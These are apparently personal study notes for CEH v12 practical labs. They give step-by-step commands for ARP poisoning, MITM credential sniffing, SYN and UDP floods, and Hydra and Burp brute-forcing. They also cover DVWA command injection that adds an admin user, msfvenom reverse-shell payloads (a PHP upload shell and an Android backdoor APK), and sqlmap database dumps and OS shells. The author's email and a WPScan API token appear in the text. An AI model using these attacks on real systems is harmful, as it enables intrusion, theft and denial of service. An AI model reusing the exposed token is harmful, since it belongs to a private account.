- **Active Sniffing =**Active sniffing involves sending out multiple network probes to identify access points.

1)Perform MAC Flooding using macof = MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

= open the wireshark for observing and open the terminal in root and give the following command for flooding 10 random mac

=type **macof -i eth0 -n 10** and press **Enter**.

=You can also target a single system by issuing the command **macof -i eth0 -d [Target IP Address]** (**-d**: Specifies the destination IP address).

=then command will start flooding Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses

2)Perform a DHCP Starvation Attack using Yersinia= In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae

= open the wireshark for observing and open the terminal in root and give the following command

=Type **yersinia -I** after opening tool and then press **h** for help. Press **q** to exit the help options.

=Press **F2** to select DHCP mode. In DHCP mode, **STP Fields** in the lower section of the window change to **DHCP Fields**, as shown

=Press **x** to list available attack options.

=The **Attack Panel** window appears; press **1** to start a DHCP starvation attack.

=Yersinia starts sending DHCP packets to the network adapter and all active machines in the local network

=After a few seconds, press **q** to stop the attack and terminate Yersinia,

3)Perform ARP Poisoning using arpspoof = ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.

=open the wireshark for observing and open the terminal in root and give the following command

=type **arpspoof -i eth0 -t 10.10.1.1 10.10.1.11** and press **Enter**.

=Issuing the above command informs the access point that the target system (**10.10.1.11**) has our MAC address (the MAC address of host machine (**Parrot Security**)). In other words, =we are informing the access point that we are the target system.

=After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

=Switch to the **Wireshark** window and you can observe the captured **ARP** packets

=Switch back to the terminal window where arpspoof was running. Type **arpspoof -i eth0 -t 10.10.1.11 10.10.1.1** and press **Enter**.

=After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

=In **Wireshark**, you can observe the ARP packets with an alert warning "**duplicate use of 10.10.1.11 detected!**"

=Attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.

4)Man-in-the-Middle (MITM) Attack using Cain & Abel = in the windows machine search Cain and start the tool Click **Configure** from the menu bar to configure an ethernet card.

=The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected; then, click **OK**

=Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing. Side of yeollow one

=Now, click the **Sniffer** tab

=right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.

=The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox; then, click **OK**.

=Cain & Abel starts scanning for MAC addresses and lists all those found.

=Now, click the **APR** tab at the bottom of the window.

=Click the plus (**+**) icon uper side a **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.

=To monitor the traffic between two systems (here, **Windows 11** and **Windows Server 2022**), click to select **10.10.1.11** (Windows 11) from the left-hand pane and **10.10.1.22** (**Windows Server 2022**) from the right-hand pane; click **OK**.

=Click to select the created target IP address scan displayed in the **Configuration / Routes Packets** tab.

=Click on the **Start/Stop APR** icon to start capturing ARP packets. The **Status** will change from **Idle** to **Poisoning**. (the yellow one)

=go target machine login into ftp and comeback

=Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.1.11**

5)Spoof a MAC Address = A MAC address is a unique number that can be assigned to every network interface, and it is used by various systems programs and protocols to identify a network interface. It is not possible to change MAC address that is hard-coded on the NIC (Network interface controoller). However many drivers allow the MAC address to be changed. Some tools can make the operating system believe that the NIC has the MAC address of user's choice. Masking of the MAC address is known as MAC spoofing and involves changing the computer's identity. MAC spoofing can be performed using numerous tools.

=open the terminal in root and before changing the mac addres we need to turn off the network interface this will disconect machine internet

=Type **ifconfig eth0 down** and press **Enter**, to turn off the network interface.

=Type **macchanger --help** command to see the available options of macchanger tool.

=to see the current MAC address of the **Parrot Security** machine, type **macchanger -s eth0** and press **Enter**.

=In the terminal type, **macchanger -a eth0** and press **Enter**, to set a random vendor MAC address to the network interface.

=Now, type **macchanger -r eth0** and press **Enter**, to set a random MAC address to the network interface.

=To enable the network interface type **ifconfig eth0 up** and press **Enter**.

=To check the changed MAC address, type **ifconfig** and press **Enter**.

6)Perform Password Sniffing using Wireshark= suppose you have 2 windows machine 2022 server and win 11 we will capture from 2022 server to win 11
= open wireshark and start capturing you both are in one network
=go to windows 11 and do some login work and comeback …to search that packet in search filed type this fillter
=In the **Apply a display filter field**, type **http.request.method == POST** and click the arrow icon (**-->**) to apply the filter.
= if you get many packets still and you have to search more then so go to
=Now, click **Edit** from the menu bar and click **Find Packet…**.
=The **Find Packet** section appears below the display filter field.
=Click **Display filter**, select **String** from the drop-down options. Click **Packet list**, select **Packet details** from the drop-down options, and click **Narrow & Wide** and select **Narrow (UTF-8 / ASCII)** from the drop-down options. And once again select string from drop down
=In the field next to **String**, type **pwd** and click the **Find** button.
=Wireshark will now display the sniffed password from the captured packets.
=Expand the **HTML Form URL Encoded: application/x-www-form-urlencoded** node from the packet details section, and view the captured username and password,
=**RDP login in target**
=go to server machine which is capturing packet search **remote desktop** and enter the ip and username and get rdp connection
=type **10.10.1.11** in the **Computer** field and **Jason** in the **User name** field; click **Connect**.the **Windows Security** pop-up appears. Enter **Password** (**qwerty**) and click **OK**.
=you will get the RDP of win 11 machine to **control panel**
=The **Control Panel** window appears; navigate to **System and Security --> Windows Tools**. In the **Windows Tools** control panel, double-click **Services**.
=The **Services** window appears. Choose **Remote Packet Capture Protocol v.0 (experimental)**, right-click the service, and click **Start**.
=The **Status** of the **Remote Packet Capture Protocol v.0 (experimental)** service will change to **Running**,
=Close all open windows on the **Windows 11** machine and close **Remote Desktop Connection**.
=come 2023 server open wireshark The **Wireshark Network Analyzer** window appears; click the **Capture options** icon from the toolbar.
=the **Wireshark**. **Capture Options** window appears; click the **Manage Interfaces…** button.
=The **Manage Interfaces** window appears; click the **Remote Interfaces** tab, and then the **Add a remote host and its interface** icon (**+**).
=The **Remote Interface** window appears. In the **Host** text field, enter the IP address of the target machine (here, **10.10.1.11**); and in the **Port** field, enter the port number as **2002**.
=Under the **Authentication** section, select the **Password authentication** radio button and enter the target machine's user credentials (here, **Jason** and **qwerty**); click **OK**.
=to the **Manage Interfaces** window; click **OK**.
=The newly added remote interface appears in the **Wireshark**. **Capture Options** window; click **Start**.
=Go to win 11 and browse something you will get only packets of wind 11 machine on wireshark in server machine

- **Detect ARP Poisoning and Promiscuous Mode in a Switch-Based Network**

=The **Zenmap** window appears. In the **Command** field, type the command **nmap --script=sniffer-detect [Target IP Address/ IP Address Range]** (here, target IP address is **10.10.1.19 [Windows Server 2019]**) and click **Scan**.
=The scan results appear, displaying **Likely in promiscuous mode** under the **Host script results** section. This indicates that the target system is in promiscuous mode.
= to turn on the flow between two machines follow the **Cain & Abel** tool process on 4)

8)Denial-of-Service =

1)Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit= SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.
=open the terminal in root and comform the port 21 is open for attack by namp **nmap -p 21 (Target IP address)**
= open the **msfconsole** and type **use auxiliary/dos/tcp/synflood** and press **Enter and** Type **show options**
=Here, we will perform SYN flooding on port **21** of the **Windows 11** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019 (10.10.1.19)** machine.
=Issue the following commands:

- **set RHOST (Target IP Address)** (here, **10.10.1.11**)
- **set RPORT 21**
- **set SHOST (Spoofable IP Address)** (here, **10.10.1.19**)

=To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 11** machine
=go to win 11 machine and check on wireshark
2)Perform a DoS Attack on a Target Host using hping3 = we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.
= open the terminal in root mode and give following commands for different flooding
=type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**. ------SYN flooding
=In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** **--------**Ping of Death (PoD)
=hping3 -2 -p 139 --flood (Target IP Address) ---- (check first if 139 port is open) ---- UDP flooding
= too see the flooding output go to targeted machine and open wireshark and obsserve packets

9) Evading IDS, Firewalls, and Honeypots =

1)bypass using NMAP = suppose a machine as firewall that has blocked your IP or put your Ip in block we have put kali IP in block from windows 11 machine now lets bypass win 11 firewall
= go to kal machine open the terminal in root we will go with first basic nmap scan
=Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.
= search for online blogs and tools to bypass

10)Hacking Web Servers =

it's a way to gather information about services and ports on webserver runing and exploiting its services
1)Footprint a Web Server using the httprecon Tool= Go to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon, right-click httprecon.exe**, and, from the context menu, click Run as administrator
=enter the URL and Port number you want to scan and click analyze
= you can see so much information about servers in different tabs you can exploit vulnerabilities shown by searching there exploits
2)Enumerate Web Server Information using Nmap Scripting Engine = open the terminal in root and give bellow script commands for enumerate information
=Type **nmap -sV --script=http-enum [target website]** and press **Enter**. ----- shows you which port runs which service
=type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.
=type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
=type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**. ----- to check firewall protection
3)Crack FTP credentials using a Dictionary Attack= A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.
=First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.
= nmap -p21 (target IP)
=Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder. And paste it on Desktop

= In the terminal window, type **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp:// [IP Address of Windows 11]** and press **Enter**. ------ your path may be different (once recheck everything you type its case sencitive)

11)Hacking Web Applications= to gather information about web application in terminal type nmap -T4 -A -v [Target Web Application] and telnet www.moviescope.com 80 and then GET / HTTP/1.0 ---- you will get lots of info about server and technology used

1)Web Application Reconnaissance using WhatWeb=

= in the terminal type **whatweb [Target Web Application] --- gives you info about the server and technology**
=type **whatweb -v [Target Web Application]** and press **Enter** to run a verbosity scan on the target website.
=type **whatweb --log-verbose=MovieScope_Report** www.moviescope.com and press **Enter** to export the results returned by WhatWeb as a text file.
=Type, **pluma MovieScope_Report** and press **Enter** to open the file.

2)Identify Web Server Directories using Various Tools 0

= find the comman txt file your given copy its path and use this commands and toool
=type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.
= lets use another tool better then this
= open new terminal and go to **dirsearch** directory by **cd** command
=and type **python3 dirsearch.py -u** http://www.moviescope.com and press Enter, to start directory brute forcing.
=type **python3 dirsearch.py -u** http://www.moviescope.com **-x 403** and press **Enter**.to excluding the status code **403**.

3)Web Application Vulnerability Scanning using Vega=Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.
= search vega tool run as administrator then click **Scan** from the menu bar and select **Start New Scan** from the available options The **Select a Scan Target** window appears on the screen.
= then enter the target url and click on finish by leaving all setings default
=and then the scan start after scan you can see found vulnerability in **scan alerts** tab click on it and see its report

4)Brute-force Attack using Suite =here we will brute force login page of word press website using burp suit
= open the website login page you want to brute force and lets setup burp proxy to do it click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.go to its settings
=select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.
=To open burp suit click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application
=after opening burp suit turn on intercept and go to website and type any false username and password and intercept the request and **send it to intruder**
=.open the intruder tab Click on the **Positions** tab under the **Intruder** tab and clear the highlights
=select **Cluster bomb** from the **Attack type** drop-down list.
=select the username filed and click **add** same select the password filed and click **add**
=Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
=click on load button and navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button same place for password also you will use
= then select **payload set 2** and keep it simple list and click load and select passsword file from same place above
=Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.
=After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1134**.
=in the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**
=now you got your right credentials so close the intruder stop intruder go to website close the proxy from seting and go back to website and reload the site and enter the credentials you will get in

5)Perform Parameter Tampering using Burp Suite= A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.
=open the firefox open the website you want to tamper here we will change id and log into others account
=first click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.go to its settings
=select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.
=To open burp suit click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application
= go to proxy tab and turn on intercept and go back to login page get loged in and just forword all request and get loged in
=Now, click the **View Profile** tab from the menu bar to view the user information.
=intercept this request of containg user ID and Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section and click to expand **Query Parameters**.
=You can observe **NAME** and **VALUE** columns, double click on the **value**, or **click arrow icon** (>).
=change the **VALUE** from **1** to **2** and click **Apply Changes** button.
=turn off the intercept and go back to browswer and you can seee that you are loged in user 2 like this you can enter random number and get loged in turn off the proxy after this

6)Identify XSS Vulnerabilities in Web Applications using PwnXSS= this tool is used to dettect XSS vulnerability
= open the terminal in root go to tool folder by **cd PwnXSS** command
=To perform scan on target website, type **python3 pwnxss.py -u** http://testphp.vulnweb.com and press **Enter**.
=Copy any **Query (GET)** link under **Detected XSS go to firefox and paste it will excute automatically**
= wherever you find any parameter where you can change value from 1 -2 or any try to change it and see or put xss code in it

7)Enumerate and Hack a Web Application using WPScan and Metasploit= In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.
=first register yourself on the **wpscan** website and go to **profile** and The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token
= then open the terminal in root and give command
=type **wpscan --api-token [API Token] --url** http://10.10.1.22:8080/CEH **--enumerate u --enumerate vp** and press **Enter**. (use API token got from registering wps website)
=WPScan begins to enumerate the usernames stored in the website's database.Scroll down to the User(s) Identified section and observe the information regarding the available user accounts.
=To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum**
=type **service postgresql start** and **msfconsole** to start metaspolit
=In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter** and type **show options**,
=Now, in the msfconsole, type the below commands:

- Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- Type **set RHOSTS [IP Address of Windows Server 2022 as it is our target]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set RPORT 8080** and press **Enter** to set the target port.

- Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- Type **set USERNAME admin** and press **Enter** to set the username as **admin**. (You can use any username obtained from above scan here we are using admin)

=Type **run** and press **Enter** to execute the auxiliary module.
= you will get cracked username password you can use them to login into wordpress website open the firefox go to type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.
=MY wpscan creed -= email = gameingcentere@gmail.com
pass = MR.....@.... (YOU KNOW IT)
API = s1XfgLdrfljwW3ZAAdCQYuQ0wKsTzc6g5v1mhNgcysQ

8)Exploit a Remote Command Execution Vulnerability= we will use DVWA to do this set the DVWA level at low and excute bellow commands
= **| hostname ----** for checking which is host name
=type **| tasklist**, and click **Submit** to view the processes running on the machine.
=To check if you can terminate a process, choose any process from the list and note down its process PID
=Type **| Taskkill /PID 3123 /F** (example pid number 3123)
=type **| dir C:** and click **Submit** to view the files and directories on the **C:** drive.
=type **| net user** To view user account information,
=type **| net user Test /Add** and click **Submit**. to add a user account remotely.
=| net user and click **Submit**. To check if created
=Type **| net user Test** and click **Submit**. view the new account's information.
=Test is a standard user account and does not have administrative privileges. You can see that it has an entry called **Local Group Memberships**.
=To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **Submit**.
= now get the remote desktop connection to this test account
=search **remote desktop connection** and click on it
= first enter the target **IP address** then click on **show options** then enter username as **test** and click connect
=leave password filed blank and countine next you will get the RDP of that machine

9)Exploit a File Upload Vulnerability = in this we will use DVWA at different security level starting from low
=open the terminal and type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine Parrot Security** machine**] LPORT=4444 -f raw** and press Enter.
=then copy output payload and create a txt file and paste it and save it on desktop as upload.txt
=then open the browser and goto type **http://10.10.1.22:8080/dvwa/login.php** login and set security level to low
=then upload the file and come back to terminal in root **start msfconsole**
=type **use exploit/multi/handler** and press **Enter** to set up the listener.
=Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 4444** and press **Enter**
- Type **run** and press **Enter** to start the listener

=then go back to broswer Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/upload.php** to **excute** file
=then meterepreter session opens here in the terminal type **sysinfo** and check

- Now this was for the low one for medium security use same payload genreter just while saveing payload file give it name as **upload.php.jpg** and save it
- Save the file start burp suite and do proxy settings from above notes and intercept upload request of file and just **remove .jpg** from that and forward the request and follow the bellow steps and you will get the metterpreter session
- And for high security create a payload paste in file Edit the payload file by adding **GIF98** to the first line and save it as **hight.jpeg** then upload the file
- Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www \DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.
- Now again launch terminal in root start msfconsole and follow the same process as upper notes followed just while **excute** the file from browser change name to shell.php

12)SQL Injection=
In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button. You can get blind sql login
1)Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap = in this task pretend that you are register on website and want to crack other users password so you have your id password so loginto your account and click on **view profile** and **Inspect Element (Q)** by right clicking
=The **Developer Tools** frame appears Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.
=Select the cookie value, then right-click and copy it, store it
=open the terminal in root and give following command
= type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**. ------- this will extract the database information of the **MovieScope** website. if the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y for all questions**
=Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**. enumerates DBMS database tables. Now, you need to retrieve the table content of the column **User_Login**.
=Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump** and press **Enter** to dump all the **User_Login** table content.
= you will see all the ids and password you check all by re login into account by this id passwords
=Now, switch back to the **Parrot Terminal window**. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter**. (you will get machine shell
2)for detecting SQL vulnerability using tools you can use this 2 tools = 1)OWASP ZAP (windows tool) 2)DSSS (linux terminal tool) search on web for there user manual
= python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 11]" . For dsss if needed but takes so time

13)Hacking Wireless Networks=
1)Crack a WEP and wep2 network using Aircrack-ng = for **WEP** you will be given a **.cap** file and asked to crack and find the key …go to terminal open in root get the .cap file to Desktop in terminal type following command and it will crack and give you key
=type **aircrack-ng '/home/attacker/Desktop/Sample Captures/WEPcrack-01.cap'** and press **Enter**.
= and for WPA2 open the terminal in root bring the cap file in desktop and not its location
=type **aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'** and press **Enter**. Here, the BSSID of the target is **20:E5:2A:E4:38:00**.

14)Hacking Mobile Platforms
= in this module we will try different ways to hack a android device and get access to it
1)Hack an Android Device by Creating Binary Payloads using Parrot Security = here we will use Metasploit tool to hack android device
=open the terminal in root and give command **service postgresql start** and now create a payload by bellow command
=Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.
=Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

=Execute the below commands to create a **share** folder and assign required permissions to it:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

=Now, type **service apache2 start** and press **Enter** to start the Apache web server.
=Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder. **(your path for backdore file may be different so check it once)**
=then start the msfconsole
=In msfconsole**, type use exploit/multi/handler and press Enter.**
=Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**.
- Type **show options** and press **Enter keep the default port assigned 4444**

=Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.
=then open the android section on emulater and go to browser or search page and type following
=type **http://10.10.1.13/share** and press **Enter**. And download the backdoor.apk file
=after download click on open and install it in installl if play store warning comes click on more and install anyway and after install open it and leave
=comeback to parrot machine the meterpreter session is opend just type **sessions -l 1**
=type pwd , sysinfo to check
= type **cd /sdcard** , **cd Download** …..**download images.jpeg or cat flag.txt** for getting flag or file
=type **ps** to view process running
2)Exploit the Android Platform through ADB using PhoneSploit= Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.
= go to Phonesploit folde rby **cd PhoneSploit** command
= Type **python3 -m pip install colorama** and press **Enter** to install the dependency.
=Now, type **python3 phonesploit.py** and press **Enter** to run the tool.
=choice **[3] Connect a new phone** option. And if allready selected and ask for **enter IP address** then give phone ip
= now you will be connected to that mobile
= type **4** and press **Enter** to choose **Access Shell on a phone**.
=after getting shell **type pwd** and see if you are in **root** then type **ls** to list directory type **cd sdcard** to go in sd card folder and then you have image in **Download folder** go there with **cd Download** and get the **image**
=type **exit** to get out of shell and type **7** to get into **main_mainu** if you want more commands **go online** and search for them

- **If you cant use this tool then download adb in that machine and use it by following command**

= To Install ADB

```
apt-get update
sudo apt-get install adb -y
adb devices -l
```
```
* Connection Establish Steps

adb connect x.x.x.x:5555
adb devices -l
adb shell

* To navigate

pwd
ls
cd Download
ls
cd sdcard
```
```
* Download a File from Android using ADB tool

adb pull /sdcard/log.txt C:\Users\admin\Desktop\log.txt
adb pull sdcard/log.txt /home/mmurphy/Desktop
```

15)Cryptography = Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.
There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption**: Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption**: Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

1)Calculate One-way Hashes using HashCalc= HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32
=if your given any file and said to calculate its hash value then in windows open the **HashCalc**
=ensure that the **File** option is selected in the **Data Format** field and click ellipsis icon under the **Data** filed.
=then navigate and select he given file
=Ensure that the **MD5, SHA1, RIPEMD160**, and **CRC32** hash functions are selected. Click the **Calculate** button.
=and then you get the values calculated
=instead of this you can use **MD5 Calculator tool also same process**
=if you have many files you can use **Hashmyfiles tool just open file option and add files**
2)Perform File and Text Message Encryption using CryptoForge= CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms.
=if your given a encrypted file just **right click on -- show more options ----and click on decrypt ---enter the password**
= if you want to encrypt the file just **right click and click on encrypt and keep the password**
= you can also search for **CryptoForge text** and open and write the value and click on encrypt and save it
3)Encrypt and Decrypt Data using BCTextEncoder= BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file
=open the application select the file and decode it by entering password
= if you want to encode it then select the file and select endcodeing eneter the passeword and get code bellow you can copy it from bootom to top

4)Perform Disk Encryption using VeraCrypt= VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).
=so in this tool the folder is created and encrypted with password then its hidden under a disk portion and the disk is also hiden
=if you are given a **folder** and **disk name** with **password**
= open the vera crypt select the **disk** then select the **location of folder** you want to decrypt and click on **mount** then it will ask for **password**
= enter the given **password** and you can see that the **disk portion and folder** will be visible to you under **files** you can get the flag there
= and if you want to **create a volume** then use following process
- Click VeraCrypt
- Create Volumn
- Create an encrypted file container
- Specify a path and file name (you can select just desktop and eneter the file name bellow and save)
-select mb and enter 5
- Set password
- Select FAT and checkbox under random poll
- Move the mouse randomly for some seconds, and click Format
- Exit
- Select a drive, select file, open, mount
- Input password
- Dismount
- Exit

5)Crypto analysis using CrypTool = if you are given a hexa file or any other file and said to decrypt it or analyze it the use this tool as following
= open the cryptool then open the given file you will be given how its encrypted here we will use
= From the menu bar, click Encrypt/Decrypt and navigate to Symmetric (modern) --> RC2…
=The **Key Entry: RC2** dialog box appears; leave the **Key length** set to default (**8 bits**).
=In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Decrypt**. You will get the flag
= if there is another ecryption like **triple DES** you can use same process to decrypt it
= for triple DES click **Encrypt/Decrypt** and navigate to **Symmetric (modern) -- > Triple DES (ECB)…**
=keep the **Key length** set to default (**128 bits (effectively 112 bits**)).
=In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters** and click **Decrypt**.

=

Youtube labs

Friday, September 15, 2023 5:27 PM

IMP

1 . Network Scaning = ***1)*** in network scaning you must **use nmap GNU windows version for exam** ***2)*** while exam you just need to focus on NO of Hosts up , No of Ports and Their Services runing with version , and No of OS with their Version and Ip in Network Scaning time
3)You can do all this just one command = ***nmap -sC -sV -v -A -p- -O -T4 192.168.98.1/24*** **4)**In Exam you will be given a IP add with CIDR range EX= ***192.168.68.1/24*** /24 means you will scan total subnetwork in this total 255 hosts

Scanning network **Live Host** (ping sweep)	nmap -sP IP/CIDR
Scanning **Live Host** without port scan in same subnet (ARP scan)	nmap -PR -sn IP/CIDR
Scripts + Version running on target machine	nmap -sC -sV IP/CIDR
OS of the target	nmap -O IP
All **open ports** of the target	nmap -p- IP/CIDR
Specific port scan of the target	nmap -p<port-number> IP/CIDR
Aggressive Scan	nmap -A IP/CIDR
Scanning using NSE scripts	nmap --scripts <script_name> -p <port> IP/CIDR
